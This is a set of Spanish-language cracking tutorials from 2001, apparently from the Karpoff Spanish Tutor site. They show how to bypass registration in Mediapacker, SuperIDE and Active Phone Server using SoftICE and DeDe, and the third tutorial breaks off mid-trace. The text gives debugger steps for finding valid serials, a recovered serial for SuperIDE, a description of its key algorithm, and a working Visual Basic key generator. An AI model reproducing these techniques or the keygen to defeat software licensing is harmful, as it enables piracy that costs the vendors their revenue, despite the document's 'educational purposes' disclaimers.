CRACKER:	SiLvEr StOrM	**FECHA:**	29 de marzo 2001

INTRODUCCION

Esto de la introduccion es lo que me parece mas fastidioso de hacer un tutorial. pero bueno que le hacemos..aqui vamos de nuevo a buscar un serial valido, y a tengo 10 tutoriales.. gracias a todos Uds...(por tener paciencia de leerwelos), espero que lo entiendan y les sea util. **Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.**

AL ATAKE

Comentario del Programa


- El programa que vamos a Busacr es un programa que les genera un archivo ejecutable desde archivos HTML, Mediapacker is a software que te deja crear ebooks facilmente. Usando Mediapacker tu puedes compilar paginas html que incluyan text, imagenes, fotos, sonidos, animaciones and movies en un portable compacto y atractivo E-book

Objetivos

1. Busacr el Serial Valido

Manos a la Obra


Primero instalamos nuestro programa , luego lo revisamos con File Inspector



Vemos que esta comprimido con Aspack. Podemos hacer 2 cosas, para parcharlo tendriamos que desempaketar y desensamblar para luego parcharlo.... esta vez lo haremos buscando un serial Valido, por lo tanto omitiremos el desempaketado y lo haremos con SICE.


Ok... jeje aqui comienza la aventura.

Abrimos nuestro Objetivo... Pobre de el... jejeje no sabe lo que le espera...



Presionamos Register...

y veremos algo como esto:



Llenamos los spacios con nuestros datos: en mi casolo pongo como ven en esta pantalla

Prueben uds. con sus propios datos.

Seguimos con nuetro infalible plan de conseguir el serial en la siguiente seccion..

A BusKar El Zeryal

Para la busqueda de serial ----- Presionamos Control D y abrimos Softice (sice). Ponemos un Breakpiont en HMEMCPY y salimos de Sice con Control D.

Presionamos Ok.

SIce se abre...desbilitamos los breakpionts.. BC *

Y presionamos F12 7 veces para caer en el codigo del programa... pues como Uds. saben cuando usamos el hmemcpy pra interrumpir el programa no cae directamente en el codigo del programa, sino en una libreria de windows por lo tanto hay que llegar hasta el programa que queremos tracear...

```
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄbyteÄÄÄÄÄ4ÄÄPROTÄÄÄ(0)ÄÄ
015F:0073DABC 0D 00 00 00 0D 00 00 00-90 D2 C7 00 0C 00 00 00 ................-
015F:0073DACC 14 DB 73 00 47 11 43 00-90 D2 C7 00 0B 12 43 00 ..s.G.C.......C.
015F:0073DADC 94 DC 73 00 94 DC 73 00-14 5A C6 00 44 AF 4A 00 ..s...s..Z..D.J.
015F:0073DAEC 0C DB 73 00 01 00 00 00-10 DB 73 00 44 DE 73 00 ..s.......s.D.s.
015F:0073DAFC F7 AF 4A 00 14 DB 73 00-E0 55 C7 00 90 D2 C7 00 ..J...s..U......
015F:0073DB0C 00 00 00 00 00 00 00 00-78 DC 73 00 68 25 43 00 ........x.s.h%C.-
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ
```

ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄMEDIAPACKER!CODE+00027C55ÄÄÄÄÄÄÄÄÄÄÄÄÄ
Lo que esta en amarillo es donde vemos que estamos dentro del programa... Jeje

Presionamos F10 23 veces--- por cierto F10 sirve para ir traceando linea por linea si por ejmplo hay un call el sice ejecuta este call y cae en la siguiente linea, si quisieramos entrar en el call tendriamos que presionar f8 sobre el para entrar.

ok.. de regreso.. si le dimos bien, veran que cuando ven el valor de EAX (d eax) vemos nuestro nombre..

ÄÄÄbyteÄÄÄÄÄÄÄÄÄPROTÄÄÄ(0)ÄÄ
015F:00C7D290 53 69 4C 76 45 72 20 53-74 4F 72 4D 00 00 00 00 SiLvEr StOrM....-
015F:00C7D2A0 50 52 00 00 79 00 00 00-19 00 00 00 E4 01 00 00 PR..y.....
015F:00C7D2B0 01 00 20 00 00 00 00 00-00 00 00 00 00 00 00 00 .. ..
015F:00C7D2C0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
015F:00C7D2D0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
015F:00C7D2E0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....-
ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ

Anotamos este monton de cosas que vemos.. y salimos de SICE.

Ingresamos lo que anotamos. yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy

yyyyyyyyyyyyyyyyyyyyyyyyyyyyyyyy

yyyy

Jeje... lo protegen empaketandolo y le dejan el serial tan facil de conseguir... jeje

Por cierto este programa crea la siguiente clave en el registro

HKLM\SOFTWARE\Microdream\Mediapacker\2.0\SeriaL

Si quieren probar de nuevo borran el contenido de Serial y listo

nOTAS

ESPERO ... les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking.....

Saludos

- **Profesor_x**
- KuaTo
- TurboP
- Txotxo
- [DeK_OiN]

- Toda la gente de **TUTORIALES2000**.

- Saludos a todos los **crackers** del mundo.

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	SuperIDE v1.2.4.186

PROTECCION:	FreeWare??? - Name/Registration Key.
Descripción:	Programa para Desarrollo Integrado de Entornos (IDE).
OBJETIVO:	Obtener Número Serie válido para registrarnos y eliminar "Banner". Crear un Generador de Claves en Visual Basic.
Dificultad:	Novato, **Facililla**, Media, ETC.
DOWNLOAD:	http://protostar.hypermart.net
Herramientas:	Numega SoftIce 4.05, Language 2000 v4.03(o similar), DeDe v2.50, Visual Basic 6
CRACKER:	
FECHA:	31-03-2001

INTRODUCCION

SuperIDE herramienta para el Desarrollo Integrado de Entornos (IDE) en el cual se puede usar varios lenguajes de programacion y compiladores. Por cierto, es totalmente GRATIS!!!

Lenguajes soportados: C/C++, ObjectPascal, x86 Assembly, Java, JavaScript, Perl, SQL, LISP, Visual Basic, INI, HTML (con VBScript) ...


NOTA: Ignorar la notificacion de GRATIS. Nos dicen que debemos PAGAR para liberarnos del molesto "Banner"! y para recibir el Serial ... DEBE SER ESTO UNA NUEVA DEFINICION DE GRATIS!!! ...

Antes de comenzar el atake, hay que tener claro, las **Herramientas** que vamos a emplear, en esta "Victima" emplearemos en una primera aproximación una herramienta llamada **Language 2000 Database Version 4.03**, nos dirá si nuestra "victima" esta empaquetada, compilador, etc, ... Toda esta información nos ayudara para un atake más rápido.

Pues, nada vamos al aaaaaattttttaaaaaaaakkkkkkkkeeeeee.....


AL ATAKE

Arrancamos el **Language 2000 Database Version 4.03** y cargamos nuestra "victima" y observamos lo siguiente en pantalla:




Pues, ya esta, nos dice que el **SuperIDE** esta Compilado en **Borland Delphi.**

El siguiente paso será, emplear la herramienta **DeDe v2.50** un excelente Desensamblador para Delphi, bien ejecutamos el Dede y seleccionamos nuestra "victima" - **SuperIDE** y pulsamos el botón **[Process]** esperamos hasta que nos aparezca el mensaje **"Dump successfull !:)"** y observaremos lo siguiente:



La siguiente aproximación, será ¿Por donde empezamos a tracear? Pues, muy fácil, si nos fijamos en el proceso que sigue para registrarnos, el propio programa "victima" nos da la respuesta. Primero nos aparecerá la típica pantalla de Registración **SuperIDE**

Registration con dos botones, **[Register]** y **[Cancel]**, pulsamos el botón **[Register]** y nos aparecerá la ansiada pantalla de "Registration" pidiéndonos, lo siguiente:



SoftICE - Estudiar Generación Serial para *REGISTRARNOS*

Name: +Er@ser
Serial: 999666999 <----- Serial Dummy

Ejecutamos de nuevo el programa "victima" previamente cargado nuestra herramienta favorita SoftICE (cual sino:))

Repetiremos los pasos para Registrarnos y antes de pulsar el botón [OK], retornamos al SI (SoftICE) pulsando (Ctrl-D) y establecemos el BreakPoint

:BPX HmemCpy

Retornamos al programa "victima" pulsando (Ctrl-D) pulsamos el botón [OK].

Pantallazo, aparecemos en el SI, pulsamos [F12] y [F11] para tracear el Serial introducido, visualizando la siguiente información:

```
---------------------------------------- KERNEL!LOGERROR+0123 ----------------------------------------
015F:9EA3 CA0800 RETF 0008
KERNEL!HMEMCPY
015F:9EA6 55 PUSH BP <---- Aparecemos aquí
015F:9EA7 8BEC MOV BP, SP
...
...
...
015F:9F20 F36766A5 REPZ MOVSD <---- D ESI '999666999'
015F:9F2A F367A4 REPZ MOVSB <---- ? EDI 'tamaño del Serial="9'</font">

[F10] traceamos, hasta llegar a lo siguiente:
```

```
------------------------------------------------------------
EAX=013798B4  EBX=00000000  ECX=013798B4  EDX=013798B4  ESI=008BF1A4
EDI=00000000  EBP=008BE884  ESP=008BE848  EIP=005240C6
CS=0167 &nbspDS=0167  SS=016F  ES=016F  FS=392F  GS=0000  DS:01379B74=00000000
------------------------------------------------------------
*eax = 531D84
*ebx = D8CA0F9E
*ecx = 531D84
*edx = 531D84
------------------------------------------ SuperIDE!.text+0013B60E----------------------
----------
0167:00410435 E8367E1200 call 00538270
0167:0041043A 8D4DF4 lea ecx, [ebp-$0C]
0167:0041043D 33D2 xor edx, edx
0167:0041043F 8B01 mov eax, [ecx]
0167:00410441 50 push eax
0167:00410442 66C745E00800 mov word ptr [ebp-$20], $0008
0167:00410448 8955FC mov [ebp-$04], edx
0167:0041044B 8D55FC lea edx, [ebp-$04]
0167:0041044E FF45EC inc dword ptr [ebp-$14]
0167:00410451 8B83C4020000 mov eax, [ebx+$02C4]<---- 'Name'
0167:00410457 E8147E1200 call 00538270¹
0167:0041045C 8D4DFC lea ecx, [ebp-$04]
0167:0041045F 8B01 mov eax, [ecx]
0167:00410461 50 push eax
0167:00410462 BABDF35A00 mov edx, $005AF3BD<---- 'Registered User'
0167:00410467 8D45F8 lea eax, [ebp-$08]
0167:0041046A E871311800 call 005935E0
0167:0041046F FF45EC inc dword ptr [ebp-$14]
0167:00410472 8B08 mov ecx, [eax]
0167:00410474 8B83EC020000 mov eax, [ebx+$02EC]<---- 'Serial'
0167:0041047A 5A pop edx
0167:0041047B E864A80300 call 0044ACE4<---- BPX #0167:0041047B
0167:00410480 FF4DEC dec dword ptr [ebp-$14]
0167:00410483 8D45F4 lea eax, [ebp-$0C]
0167:00410486 BA02000000 mov edx, $00000002
------------------------------------------ SuperIDE!.text+0013B60E----------------------
------------
```

¹ En la primera fase del traceo, cuando llegamos a esta CALL, retornamos KERNEL!LOGERROR+0123 y comenzamos el rastreo del Serial. Seguimos traceando con [F10] y antes de llegar a la dirección :0041047B establecemos un BPX 0041047B cuando nos posicionamos en esta CALL pulsamos dos veces [F10] y pantallazo, aparecemos en el programa "victima", mostrandonos el MENSAJE DE ERROR pulsaremos el botón [OK] retornaremos al SoftICE, nos posicionamos en EDX con el botón derecho del ratón, seleccionamos "Display" nos movemos hacia arriba [Alt] [PgUp] en la Pantalla de Datos hasta observar, lo siguiente:

```
---------------------------------------------------------------------
0167:001379C04 0008 0000 3338 3739 3832 3632 0000 0000 ....83972826.....
0167:001379C14 0022 0000 0019 0000 614E 656D 203A 4F4E ".......Name: NO
0167:001379C24 2054 4552 4947 5453 5245 4445 5400 5245 T REGISTERED. TER
---------------------------------------------------------------------
```

Name: +Er@ser
Serial: 83972826

Introducimos el Serial **83972826** para el Name**+Er@ser** y voilá, nos aperecerá el mensaje :

"SuperIDE Registration Successfull!"

(I) DeDe v2.50 - Estudio de la Rutina de Generación del Key

Name: +Er@ser
Serial: 999666999 <----- Serial Dummy

```
- SuperIDE.exe.dpr code -
   [-] TRegDlg.RegisterBtnClick

00410530 50 push eax

* Reference to : TWelcomeBox.~PROC~00410410()
|
00410531 E8DAFEFFFF call 00410410
00410536 59 pop ecx
00410537 C3 ret

---------------------------------------------- PROC~00410410()
00410410 55 push ebp
00410411 8BEC mov ebp, esp
00410413 83C4D0 add esp, -$30
00410416 B838F65A00 mov eax, $005AF638
0041041B 53 push ebx
0041041C 8B5D08 mov ebx, [ebp+$08]

|
0041041F E8608C1700 call 00589084
00410424 33D2 xor edx, edx
00410426 8955F4 mov [ebp-$0C], edx
00410429 8D55F4 lea edx, [ebp-$0C]
0041042C FF45EC inc dword ptr [ebp-$14]

* Reference to control RegSNEdt : TEdit
|
0041042F 8B83C8020000 mov eax, [ebx+$02C8]

|
00410435 E8367E1200 call 00538270
0041043A 8D4DF4 lea ecx, [ebp-$0C]
0041043D 33D2 xor edx, edx
0041043F 8B01 mov eax, [ecx]
00410441 50 push eax
00410442 66C745E00800 mov word ptr [ebp-$20], $0008
00410448 8955FC mov [ebp-$04], edx
0041044B 8D55FC lea edx, [ebp-$04]
0041044E FF45EC inc dword ptr [ebp-$14]
```

```
* Reference to control RegNameEdt : TEdit
|
00410451 8B83C4020000 mov eax, [ebx+$02C4]

|
00410457 E8147E1200 call 00538270
0041045C 8D4DFC lea ecx, [ebp-$04]
0041045F 8B01 mov eax, [ecx]
00410461 50 push eax

* Possible String Reference to: 'Registered User'
|
00410462 BABDF35A00 mov edx, $005AF3BD
00410467 8D45F8 lea eax, [ebp-$08]

|
0041046A E871311800 call 005935E0
0041046F FF45EC inc dword ptr [ebp-$14]
00410472 8B08 mov ecx, [eax]

* Reference to control AppRegister1 : TAppRegister
|
00410474 8B83EC020000 mov eax, [ebx+$02EC]
0041047A 5A pop edx

* Reference to : TAppRegister.RegisterApp()
|
0041047B E864A80300 call 0044ACE4
00410480 FF4DEC dec dword ptr [ebp-$14]
00410483 8D45F4 lea eax, [ebp-$0C]
00410486 BA02000000 mov edx, $00000002

|
0041048B E898321800 call 00593728
00410490 FF4DEC dec dword ptr [ebp-$14]
00410493 8D45F8 lea eax, [ebp-$08]
00410496 BA02000000 mov edx, $00000002

|
0041049B E888321800 call 00593728
004104A0 FF4DEC dec dword ptr [ebp-$14]
004104A3 8D45FC lea eax, [ebp-$04]
004104A6 BA02000000 mov edx, $00000002

|
004104AB E878321800 call 00593728
004104B0 8B4DD0 mov ecx, [ebp-$30]
004104B3 64890D00000000mov fs:[$0000], ecx
004104BA 5B pop ebx
004104BB 8BE5 mov esp, ebp
004104BD 5D pop ebp
004104BE C3 ret
```

Para no hacer este Manual un "peñazo" jejeje;), os voy a RESUMIR el proceso de Generación del Serial:

¹ Recorre desde el 1º caracter hasta el último del Name, guardando la Posición de cada caracter del Name ... FOR i=1 TO Len(Name) ...

² Multiplica Nº Mágico 76EFh (=30447) por la Posición de cada caracter y por su valor ASCII hasta finalizar el recorrido del Name.

³ y Acumulamos el Resultado, y voilá ... obtenemos el SERIAL! ...

** Key Generator SuperIDE v1.2.4.186 en Visual Basic 6 **

```
'-----------------------------------------------------------------------------
' Nombre : SuperIDE v1.2.4.186 Keygenerator
' Autor : +Er@ser'2000 [fOR tHE nEW mILLENNIUM]
' Creado : Sabado, Marzo 31,2001 @ 00:45:22 pm (Vers: 1.0.0000)
' Herramientas: SoftIce 4.05, Visual Basic 6
'
' Descripción : SuperIDE v1.2.4.186
'-----------------------------------------------------------------------------

Private Sub Text1_Change()
Dim user_name As String
Dim L As Integer, x As Integer, posicion as Integer
Dim magico As Double, key As Double
Const numero As Double = &H76EF

user_name = Trim$(Text1.Text)  'quitamos blancos
L = Len(user_name)
x = 0
For x = 1 To L
posicion = x 'nos guardamos la posición.
magico = posicion * numero   'multiplicamos la posicion x n°magico (76EFh)
user_name = Asc(Mid$(Text1.Text, x, 1)) * magico
key = key + user_name
Next x
Text2.Text = key   'Visualizamos el Serial
End Sub
```

Un Saludo!

+Er@ser'2000
fOR tHE nEW mILLENNIUM

-=/\/\/- Your Mind Is the Power -/\/\/=-

- ------# Agradecimientos #----- -

Karpoff, Demian, Black Fenix, Pr@fesor X, Numit_oR, Esiel 2, Mr. Crimson, Mr. WhiTe, Mr. GReeN, TNT, WKT, KUT y a TODOS los CrAcKeRs del Pasado, Presente y Futuro.

- ------# ---------Greetz---------- #----- -

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 2001

Programa: Active Phone Server v9.13

PROTECCION:	**Serial.**		
Objetivo:	Registrar el programa como sea **:)**		
Descripcion:			
Dificultad:	**Newbie**		
DOWNLOAD:	http://www.softcab.com		
Herramientas:	file ins**PE**ctor, SoftICE		
CRACKER:	**Act MagO**	**FECHA:**	**15/04/2001**

INTRODUCCION

Hola amigos, presento mi **vigésimo primer** tutorial. Ya saben, si tienen alguna duda sólo pregúntenlo actmago@hotmail.com , y como siempre digo...sólo preguntas referentes a este tutorial y no pedidos u otras cosas. En este tutorial usaremos el SoftICE. Si no lo tienes instalado puedes bajártelo en www.crackstore.com . Asumo que tienes conocimientos básicos sobre su uso. Y para terminar con la INTRO debo decir : **ESTE TEXTO HA SIDO ESCRITO SÓLO CON PROPÓSITOS EDUCACIONALES**.

AL ATAKE

Comentario del Programa

Programa que sirve para manejar las llamadas telefónicas.

Lo que nos interesa... el programa es distribuido como shareware con libre evaluación de 30 días, y para seguir utilizando el programa después de este período debes registrarte y para eso debes pagar la suma de ?

Contamos con SoftICE **:)** ...

Manos a la Obra

Antes de abrir el programa lo analizamos con file insPEctor v3.5 el que nos mostrará información realmente

importante a la hora de atacar el programa; bueno el file insPEctor nos mostrará los siguientes datos:

Mmm, esta vez me ha fallado la opción que dice **Compilador**, dice: **No encontrado :(**, pero si vamos a la opción **Secciones**, podemos deducir que está empacado con UPX **:)**, pero esto no importará para nada a la hora de crackear este programa, por que el método que usaremos es bastante especial, debido al débil sistema de protección del programa **:)**

A continuación... cerramos **file insPEctor v3.5** y abrimos **Active Phone Server v9.13**

Abrimos el programa, presionamos el botón luego le damos click a **About...** y abajo del rectángulo está el botón **Enter the registration key**, lo presionamos y por fin estaremos en la caja de registro, la que nos pide los siguientes datos:

Your name:

Key:

Como hacemos siempre llenamos la caja con cualquier dato, le damos click a **Enter** y por supuesto que el programa no aceptará el código de registro y nos mostrará un mensaje como este...

Registration

You have entered wrong key.

Please try again.

A continuación... cerramos **Active Phone Server v9.13**

Usando el SoftICE

Asumo que tienes bien configurado el SoftICE y que tienes al menos conocimientos básicos sobre su uso.

A continuación...abrimos **Active Phone Server** y vamos directamente a la caja de registro en donde introducimos nuestro nombre, y cualquier código de registro. Todavía no damos click en **Enter** ; lo que ahora debemos hacer es presionar **CONTROL+D** para que salte el SoftICE y así poder colocar nuestro breakpoint.

Ya estamos dentro del SoftICE...colocamos **bpx hmemcpy** y presionamos **ENTER**, luego presionamos **F5** para salir del SoftICE. Ahora le damos click a **Enter** y si todo sale bien el bpx debería picar y hace saltar al SoftICE.

Luego presionamos **F11** 1 vez y **F12** 8 veces para caer aquí... *(asegúrate que KERNEL pase a USER (0A))*

```
:10016CB4 8D8C2410040000     LEA   ECX,[ESP+00000410] <== caemos aquí, seguimos con F10
```

Luego de caer ahí, le damos a **F10** 20 veces para caer aquí...

```
:10016CFF 8D942410040000     LEA    EDX,[ESP+00000410]
:10016D06 51                 PUSH   ECX
